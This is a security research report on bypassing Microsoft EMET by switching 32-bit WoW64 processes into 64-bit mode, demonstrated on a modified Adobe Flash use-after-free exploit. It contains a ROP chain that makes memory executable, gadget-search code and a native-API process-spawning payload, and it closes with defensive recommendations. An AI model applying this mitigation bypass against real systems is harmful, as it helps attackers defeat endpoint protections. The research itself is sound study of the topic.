WoW64 and So Can You

Bypassing EMET With a Single Instruction

Darren Kemp (@privmode)

Mikhail Davidov (@sirus)

Contents

Questions? Comments? Fan mail?

Reach out to us at labs@duosecurity.com or tweet at @duo_labs on Twitter.

Summary

- While much of public vulnerability research focuses on pure 32-bit app exploitation, the fact is, a significant portion of 32-bit software is now running on 64-bit operating systems.
- In this report, we'll demonstrate a technique to bypass all payload/shellcode execution and ROP-related mitigations provided by EMET using the WoW64 compatibility layer provided in 64-bit Windows editions.
- To demonstrate how we can bypass EMET by abusing WoW64, we'll modify an existing use-after-free Adobe Flash exploit.
- We'll also discuss limitations and avenues of exploitation, obfuscation, and anti-emulation imposed by WoW64 on 32-bit applications.

Notable Findings and Recommendations

- Based on Duo's data, we found that 80 percent of browsers were 32-bit processes executing on a 64-bit host system (running under WoW64).
- While EMET can complicate exploitation techniques in true 32 and 64-bit apps, the mitigations are less effective under the WoW64 subsystem, and require major modifications to how EMET works.
- The use of a 64-bit ROP chain and secondary stage make it simple to bypass EMET's mitigations.
- We urge more researchers to treat WoW64 as a unique architecture when considering an application's threat model.
- And while not a panacea, 64-bit software does make some aspects of exploitation more difficult, and provides other security benefits.
- Additionally, despite finding a bypass, using EMET is still an important part of a defense in depth security strategy.

Background

Compatibility layers are often at odds with the security enhancements provided by modern operating systems. The interfaces between new and old components create a lot of opportunity for emergent properties, which may be detrimental to overall system security. Understanding the limitations legacy components and compatibility layers can place on security software and exploit mitigations is important to qualifying their overall effectiveness to defend computer systems.

Microsoft provides backwards-compatibility for 32-bit software on 64-bit editions of Windows through the "Windows on Windows" (WoW) layer. Aspects of the WoW implementation provide interesting avenues for attackers to complicate dynamic analysis, binary unpacking, and to bypass exploit mitigations.

We have already seen this demonstrated with Antivirus, ASLR and DEP. Despite this, a lot of current, public vulnerability research continues to focus on pure 32-bit application exploitation despite the fact that a significant portion of 32-bit software is now running on 64-bit operating systems.

We believe it is important that the unique conditions of the WoW64 execution environment be factored in whenever considering the threat model for a 32-bit application. Understanding the limitations imposed by the environment makes it easier to determine the usefulness of any mitigations in place under those conditions.

While there is a considerable body of research already available on bypassing Microsoft's "Enhanced Mitigation Experience Toolkit" (EMET), most of the existing research deals with bypassing each mitigation individually. We will demonstrate a technique for bypassing all payload/shellcode execution and ROP-related mitigations provided by EMET in a generic, application-independent way, using the WoW64 compatibility layer provided in 64-bit editions of Windows.

Prevalence of WoW64 Processes

The Duo Labs team decided to take a look at some real-world data about the prevalence of 32-bit, 64-bit and WoW64 browser usage. Based on a sample of one week's worth of browser authentication data for unique Windows systems, we found that 80% of browsers were 32-bit processes executing on a 64-bit host system (running under WoW64), 16% were 32-bit processes executing on 32-bit hosts, while the remaining 4% were true 64-bit processes.

WoW64

The WoW64 subsystem provides support for executing 32-bit applications on 64-bit editions of Microsoft Windows. Aspects of the WoW64 subsystem internals have been documented at a high level and have been the target of many reverse engineering efforts in the past. However, we will provide some of the fundamentals required to understand how WoW64 works, highlight some of its subtleties, and note some of the differences introduced in more recent versions of Windows.

The subsystem runs entirely in user-mode, and is for the most part transparent to applications executing inside it. It is, however, possible for an application to explicitly determine if it is executing as a WoW64 process. At a high level, the major responsibilities for WoW64 include:

File system redirection	Redirects system32 to the appropriate folder (System32/SysWoW64).
Registry redirection	Aspects of the registry are logically separated for 32-bit processes.
Exception handling differences	Exceptions are treated like native 64-bit exceptions and in some cases WoW64 will suppress some classes of exceptions.
Syscall redirection	64-bit versions of Windows use a different convention for invoking system calls.

To provide the subsystem features, all WoW64 processes have four 64-bit modules resident at all times. Three of them are adjacently mapped into the lower four gigabytes of address-space as they contain mixed mode code that needs to be callable from both protected (32-bit) and long (64-bit) modes:

wow64.dll	Subsystem entry point. Responsible for marshalling syscalls and exceptions while applying translations of arguments via a fixed syscall table to ntdll.dll and wow64win.dll through wow64cpu.dll.
wow64cpu.dll	Most functionality centers around performing the mode-switches themselves and dispatching syscalls either directly or via wow64!Wow64SystemServiceEx().
wow64win.dll	Additional syscall marshalling for windowing and console subsystems.

The fourth module is the 64-bit version of ntdll.dll which can reside above the 4GB 32-bit boundary.

WoW64 processes have both a 32-bit and 64-bit copy of the Process Environment Block (PEB) and Thread Environment Blocks (TEB) at fixed offsets from each other, and, of course, maintain both thread stacks and heaps for each execution mode.

Long Mode Transitions and System Call Invocation

The WoW64 subsystem transitions Windows to and from long mode by executing a far call through one of two special segments: 0x33 and 0x23, respectively. Here is what a typical system call looks like under WoW64 on Windows 7.

```
0:004:x86> uf ntdll32!ZwProtectVirtualMemory
ntdll32!ZwProtectVirtualMemory:
774e0038 b84d000000      mov     eax,4Dh
774e003d 33c9            xor     ecx,ecx
774e003f 8d542404        lea     edx,[esp+4]
774e0043 64ff15c0000000  call    dword ptr fs:[0C0h]
774e004a 83c404          add     esp,4
774e004d c21400          ret     14h
```

The system call for NtProtectVirtualMemory (0x4D) is not invoked directly, rather a call is made to a function pointer inside the TEB.

```
0:022:x86> ln poi(fs:[0c0h])
Exact matches:
74c22320  wow64cpu!X86SwitchTo64BitMode (<no parameter info>)

0:022:x86> dt _TEB 0x7ef76000
ntdll32!_TEB
   +0x000 NtTib            : _NT_TIB
   +0x01c EnvironmentPointer : (null)
   +0x020 ClientId         : _CLIENT_ID
   +0x028 ActiveRpcHandle  : (null)
   +0x02c ThreadLocalStoragePointer : 0x0446a788 Void
   +0x030 ProcessEnvironmentBlock : 0x7efde000 _PEB
   +0x034 LastErrorValue   : 0
   +0x038 CountOfOwnedCriticalSections : 0
   +0x03c CsrClientThread  : (null)
   +0x040 Win32ThreadInfo  : (null)
   +0x044 User32Reserved   : [26] 0
   +0x0ac UserReserved     : [5] 0
   +0x0c0 WOW32Reserved    : 0x74c22320 Void
   ...

0:022:x86> u wow64cpu!X86SwitchTo64BitMode
wow64cpu!X86SwitchTo64BitMode:
74c22320 ea1e27c2743300  jmp     0033:74C2271E
```

As you can see, fs:[0c0] points to a function inside wow64cpu.dll, which issues a far jump with 0x33 as the segment number. Instructions executed after the branch will be processed in long mode.

Windows 8.1 and 10 have slightly different implementations when it comes to invoking the mode transitions and issuing syscalls, but the effect is still the same.

```
0:041:x86> uf ntdll32!NtProtectVirtualMemory
ntdll32!NtProtectVirtualMemory:
777a90e0 b850000000      mov     eax,50h
777a90e5 bab0d57b77      mov     edx,offset ntdll32!Wow64SystemServiceCall
777a90ea ffd2            call    edx
777a90ec c21400          ret     14h

0:041:x86> uf ntdll32!Wow64SystemServiceCall
ntdll32!Wow64SystemServiceCall:
777bd5b0 648b1530000000  mov     edx,dword ptr fs:[30h]
777bd5b7 8b9254020000    mov     edx,dword ptr [edx+254h]
777bd5bd f7c202000000    test    edx,2
777bd5c3 7403            je      ntdll32!Wow64SystemServiceCall+0x18

0:041:x86> u Wow64SystemServiceCall+0x18
USER32!Wow64SystemServiceCall+0x18:
74a4ac98 ea9faca4743300  jmp     0033:74A4AC9F

0:041> u 74a4ac9f
74a4ac9f 41ffa7f8000000  jmp     qword ptr [r15+0F8h]
```

Exploitation Considerations

The behavior of a 32-bit application under the WoW64 environment is different in many ways from a true 32-bit system. The ability to switch between execution modes at runtime can provide an attacker a few interesting avenues for exploitation, obfuscation, and anti-emulation such as:

- Additional ROP gadgets not present in 32-bit code.
- Mixed execution mode payload encoders.
- Execution environment features that may render mitigations less effective.
- Bypassing hooks inserted by security software.

One of the most important limitations imposed by the WoW64 subsystem is that it makes it very difficult for security software to effectively hook low-level functionality from userland. Windows does not provide any 'official' mechanism for inserting 64-bit modules into 32-bit processes. A significant portion of the API functionality a piece of security software (i.e. EMET) would want to monitor is implemented in the 64-bit copy of ntdll.dll (process creation, module loading, etc.).

Bypassing Hooks in Protected Mode Code

In a perfect world, you would simply be able to switch the processor to long mode, return into VirtualProtect(), and then land in a 64-bit payload. Unfortunately, it's not entirely that straightforward: in order to successfully apply this technique, a would-be exploit developer would need to satisfy a few predicate conditions:

- Transition processor execution to long mode.
- Be able to resolve the location of 64-bit modules and functions within them.
- Overcome limitations of available 64-bit APIs.
- Have sufficient coffee and whiskey on hand to facilitate the exploit development process.

By developing an exploit payload that uses only code exported by 64-bit modules (in a WoW64 process), an attacker can often avoid function hooks inserted by security software. This is an old concept, but implementing it in an exploit payload does require some degree of finesse. There are however, a number of idiosyncrasies with the WoW64 subsystem that make this practical.

Note: We assume the attacker is able to gain control of the process through a memory corruption vulnerability and has an ASLR bypass or suitable information leak.

Address Space Layout

Predictable alignment conditions make use of our technique significantly easier on Windows 7. The ability to resolve the locations of 64-bit modules is fundamental to developing mixed mode payloads.

On Windows 7, resolving the 64-bit copy of ntdll.dll is fairly simple if you already have the base address of the 32-bit copy for two reasons:

1. The 32-bit copy of ntdll.dll is always loaded at an address below the 4GB boundary.
2. The order in which modules are loaded is reliable, resulting in predictable module alignment presuming no change in module size (in practice, we have found this alignment to be reliable across a variety of patch levels).

Because module load order does not change and the 64-bit copy of ntdll.dll is always located at a 32-bit addressable location, once you resolve the base address of the 32-bit copy of ntdll.dll it is relatively easy to resolve its 64-bit counterpart.

On Windows 8.1 and 10, the memory layout is slightly different. The 64-bit ntdll.dll is guaranteed to be mapped above the 4GB 32-bit boundary. However, as the WoW64 subsystem contains mixed mode code which needs to be accessible from 32-bit contexts, its components are mapped below the 4GB boundary and much of the ntdll.dll functionality is exposed through dispatch routines.

Available APIs

The lack of a 64-bit copy of kernel32.dll, KERNELBASE.dll, etc. limits an attacker to using code in the four 64-bit modules that facilitate the WoW64 environment. This means higher level API's like VirtualProtect(), LoadLibrary(), and WinExec() are not directly available. This requires breaking with convention and implementing a payload which use lower level APIs such as NtProtectVirtualMemory(), LdrLoadDll(), and NtCreateProcess().

Note: It is also worth mentioning that manually loading kernel32.dll is not an option as it would collide with the 32-bit version. Workarounds have been identified in the past, but would prevent continuation of execution, and therefore, payloads are usually limited to interacting directly with the syscall API through ntdll.dll or through a mixed mode payload.

Long Mode Context

Once execution has been transferred from protected mode to long mode, you will have access to the higher order x86_64 registers: r8-r15. As a result of the transition, the extended registers contain a lot of information an attacker may find useful when implementing an exploit payload:

R9	Address of last long-to-protected-mode transition (usually into ntdll32).
R12	Address of ntdll!_TEB64
R13	CONTEXT32 stored in the TLS containing initial state of the last long-to-protected-mode transition transition.
R14	64-bit stack address.
R15	Address of wow64cpu.dll's .rdata exported jump table.

This information will be most useful if resolving PE32+ modules needs to be performed from within a ROP chain or potentially for implementing continuation of execution.

Return Oriented Programming (ROP) Stage Development

Windows allows you to switch between protected and long modes by executing a far call using either segment number 0x23 or 0x33, respectively. Conversely, the 'retf' instruction can be used to return to code within a different segment. This makes it rather simple to set up a ROP chain that switches execution to long mode.

Once in long mode, a pure ROP payload can leverage any of the API features provided by ntdll.dll or the WoW64 subsystem. We opted for a more traditional approach in our example exploit and decided to reprotect an arbitrary memory range to PAGE_EXECUTE_READWRITE.

```
//Find gadgets
retf     = flash.gadget("cb")
ret      = flash.gadget("c3")
addesp28 = flash.gadget("c328c483")
poprcx   = flash.gadget("c3590004")
poprdx   = flash.gadget("c35a")
popr8    = flash.gadget("c35841")
popr9    = flash.gadget("c35949")
```

We resolve a one-byte, single-instruction gadget for retf which we will use to switch into long mode, along with a few gadgets used to pass function arguments and align the stack from the .text segment in a 32-bit binary (i.e. Flash).

Note: Most ROP gadget tools do not support searching for gadgets that end in retf instructions. We have provided a small patch for Jonathan Salwan's ROPgadget tool to do so.

After gadgets have been resolved (through an infoleak, static mapping, etc.), the 64-bit ntdll!ZwProtectVirtualMemory() symbol is resolved by walking the PE32+ export table from the base address of the 64-bit copy of ntdll.dll. **Obtaining the 64-bit ntdll.dll base address on Windows 7 is a matter of subtracting 0x1e0000 from the base address of the 32-bit copy of ntdll.dll.** The chain is then built to switch processor modes, change the page permissions of the payload via a call to ZwProtectVirtualMemory(), and return into the remaining portion of the payload.

```
//Find ntdll64!ZwProtectVirtualMemory
ntdll64 = new PE64(ntdll32_base - 0x1e0000) //Const offset on Win7
ZwProtectVirtualMemory = ntdll64.resolve("ZwProtectVirtualMemory")

//Build rop chain
//1. switch to long mode.
chain.append32(retf)
chain.append32(ret)
chain.append32(0x33)

//2. set up arguments to ZwProtectVirtualMemory
//NOTE: x86_64 mode! Two append calls per pointer now!

//hProc
chain.append32(poprcx)
chain.append32(0x00000000)
chain.append32(0xffffffff)
chain.append32(0xffffffff)

//AllocationBase
chain.append32(poprdx)
chain.append32(0x00000000)
chain.append32(payload_address)
chain.append32(0x00000000)

//szPage
chain.append32(popr8)
chain.append32(0x00000000)
chain.append32(payload.length())
chain.append32(0x00000000)

//perms
chain.append32(popr9)
chain.append32(0x00000000)
chain.append32(0x00000040) //PAGE_EXECUTE_READWRITE
chain.append32(0x00000000)

chain.append32(ZwProtectVirtualMemory)
chain.append32(0x00000000)

//oOldPerms + shadow stack
chain.append32(addesp28)
chain.append32(0x00000000)
chain.position = chain.position + 0x20
chain.append32(chain.position)
chain.append32(0x00000000)

//3. Return into payload entry.
chain.append32(payload_address)
chain.append32(0x00000000)
```

Payload Stage Development

In contrast to writing a more traditional Windows payload, we had to break with convention in our method for 'popping calc'. The resulting monstrosity is sure to make most seasoned exploit developers cringe.


Executing a child process is, unfortunately, slightly more complicated than simply calling kernel32!WinExec(). Despite being more verbose, the following code accomplishes roughly the same task:

```
PRTL_USER_PROCESS_PARAMETERS  outParams = NULL;
RTL_USER_PROCESS_INFORMATION outInfo = { 0 };
UNICODE_STRING ImagePath, CmdLine;

fnRtlInitUnicodeString(&ImagePath, "\\??\\C:\\Windows\\System32\\cmd.exe");
fnRtlInitUnicodeString(&CmdLine, "/C calc.exe");

fnRtlCreateProcessParameters(&outParams, &ImagePath,
               NULL, NULL, &CmdLine, NULL, NULL, NULL,
              NULL, NULL);

fnRtlCreateUserProcess(&ImagePath, 0x40L, outParams,
               NULL, NULL, (HANDLE)-1,NULL, NULL, NULL,
             &outInfo);

fnNtResumeThread(outInfo.ThreadHandle, NULL);
```

Note: As this payload directly calls on undocumented system level APIs, signaling of the Client/Server Runtime subsystem is not performed and as such needs to be implemented (or, if you are lazy like us) execution pivoted through cmd.exe.

Putting It All Together

The most important thing an attacker will need to do is develop an oracle to resolve the location and contents of PE32+ modules; this process is largely vulnerability-specific. Once the attacker is able to resolve the required APIs to implement their long-mode ROP chain, the process is identical to exploiting any other vulnerability.



EMET Case Study

Microsoft EMET provides a suite of runtime exploit mitigations which can be used to harden an application against a range of common techniques used in software exploitation. For a more detailed look at EMET features and their implementation (as of version 4), we recommend this presentation from REcon 2013.

EMET is largely effective at complicating a variety of exploitation techniques in true 32- and 64-bit applications, often requiring attackers to find a solution to each mitigation on a case-by-case basis. Most off-the-shelf exploits will fail in the face of EMET mitigations.

But due to the architectural quirks of the WoW64 subsystem, mitigations provided by EMET are significantly less effective due to the way they are inserted into the process. Fixing this issue requires significant modifications to how EMET works.

Example Exploit

To demonstrate the feasibility of bypassing EMET by abusing WOW64, we decided to modify an existing exploit for CVE-2015-0311. This particular vulnerability is a use-after-free (UAF) flaw in Adobe Flash (for more details about the vulnerability itself we recommend this thorough analysis by Core Security).

For anyone who is interested in trying to reproduce our results, our exploit was tested on Windows 7 x64 with IE 10, Flash 16.0.0.287, EMET 5.2, and EMET 5.5 beta.

EMET Mitigations

EMET mitigations are primarily implemented using a combination of function hooks and hardware breakpoints. For example, here is NtAllocateVirtualMemory() exported from the 32-bit copy of ntdll.dll.

```
0:003> u ntdll32!NtAllocateVirtualMemory
ntdll32!NtAllocateVirtualMemory:
774dfac0 e9430c06c0      jmp    37540708
774dfac5 cc              int     3
774dfac6 cc              int     3
774dfac7 8d542404        lea     edx,[rsp+4]
774dfacb 64ff15c0000000 call    dword ptr fs:[0c0h]
774dfad2 83c404          add     esp,4
```

As you can see, the entrypoint has been overwritten with a jmp instruction, which redirects the original API into the EMET module.

```
0:003:x86> uf 37540708
37540708 83ec24          sub     esp,24h
3754070b 68d5915662      push    625691D5h
37540710 6840209674      push    offset EMET!EMETSendCert+0xac0 (74962040)
37540715 682e075437      push    3754072Eh
3754071a 6806000000      push    6
3754071f 53              push    ebx
37540720 60              pushad
37540721 54              push    esp
37540722 e8296a3e3d      call    EMET+0x27150 (74927150)
37540727 61              popad
37540728 83c438          add     esp,38h
3754072b c21800          ret     18h
```

Similar hooks can be found in LdrLoadDll(), NtProtectVirtualMemory(), and their higher-level Windows API counterparts (LoadLibrary(), VirtualProtect(), etc.). Now let's take a look at the NtAllocateVirtualMemory() function exported by the 64-bit copy of ntdll.dll, as you can see, there is no hook.

```
0:003> uf ntdll64!NtAllocateVirtualMemory
ntdll64!NtAllocateVirtualMemory:
00000000`77331430 4c8bd1          mov     r10,rcx
00000000`77331433 b815000000      mov     eax,15h
00000000`77331438 0f05            syscall
00000000`7733143a c3              ret
```


While EMET provides support for both 32 and 64-bit processes, as a limitation of its design, it does not explicitly handle the special case of WoW64 processes. This makes using a 64-bit ROP chain and secondary stage a relatively straightforward method for bypassing a significant number of EMET's mitigations.

Furthermore, 64-bit editions of EMET do not support any of the ROP-related mitigations, further limiting EMET's effectiveness on 64-bit processes. It appears that due to these limitations, enhancing EMET to overcome them is likely a non-trivial effort.

Note: Should the exploit require a stack pivot (as is the case for the exploit we used) it can safely be performed while still executing code in protected mode, as long as execution of any intercepted API functions are not invoked prior to switching to long mode.

Obligatory Calculator Screenshot

No vulnerability research would be complete without an easily faked screenshot showing a calculator that proves nothing.



Areas For Improvement

Windows 8.1 and 10

Application of our technique on more recent editions of Windows (8.1 and 10) is slightly more difficult for two reasons:

1. The order in which modules are loaded changes across reboots making alignments unreliable.
2. The 64-bit copy of ntdll.dll is always loaded at an address above the 4GB boundary so it cannot be stored in a 32-bit register. However, it is available in the form of an import from the mixed-mode WoW64 modules.

This prevents use of the aforementioned trick to resolve values inside of the 64-bit copy of ntdll. However, we propose a few alternative solutions:

- Perform symbol resolution via the 64-bit copy of the PEB by implementing an LDR walk using ROP to resolve symbols in ntdll.dll.
- Depending on the class of vulnerability and if it can be reliably triggered multiple times:
    1. Transition execution to long mode.
    2. Leak useful high-order register contents to resolve 64-bit structures/modules.
    3. Construct 64-bit ROP-chain/payload and trigger the vulnerability again.

Alternative Payload Implementations

While our payload used symbols exported from the 64-bit copy of ntdll.dll, wow64.dll provides several wrapper functions that would likely make payload development easier like whNtWriteFile(), whNtProtectVirtualMemory(), and whNtCreateUserProcess().

Unfortunately, they are not exported, making resolution of them slightly more difficult. But they are accessible through jumptables used by Wow64SystemServiceEx(), which is exported.

Mitigating Risk

Moving forward, we urge more researchers to treat WoW64 as a unique architecture when considering an application's threat model. Understanding the real risk posed by a vulnerability requires understanding the limitation of any potential mitigations that may be in place.

We also recommend:

- Whenever possible, use native 64-bit applications as opposed to 32-bit. While 64-bit software is not a panacea to memory corruption flaws, it does often make some aspects of exploitation more difficult. This is at least anecdotally evidenced by the lack of exploit targets for vulnerable 64-bit desktop software.
- Additionally, 64-bit bit Windows binaries often provide other security benefits, such as a more secure SEH implementation and higher entropy ASLR.
- Under optimal conditions, EMET continues to raise the bar for exploitation. As such, it is still an important part of a defense-in-depth strategy.

References

Running 32-bit Applications; msdn.microsoft.com

DEP/ASLR bypass without ROP/JIT; Yang Yu; 2013

Knockin on Heaven's Gate - Dynamic Processor Mode Switching; George Nicolaou; September 19, 2012

The Enhanced Mitigation Experience Toolkit; support.microsoft.com; Oct 2, 2015

Inside EMET 4.0; Elias Bachallany; June 22, 2013

Bypassing EMET 4.1; Jared DeMott; February 24, 2014

Bypassing All Of The Things; Aaron Portnoy; October 24, 2013

CVE-20154.0311; cve.mitre.org; December 1, 2014

Exploiting CVE-2015-0311: A Use-After-Free in Adobe Flash Player; Francisco Falcon; March 4, 2015

Why Usermode Hooking Sucks – Bypassing Comodo Internet Security; George Nicolaou; May 13, 2012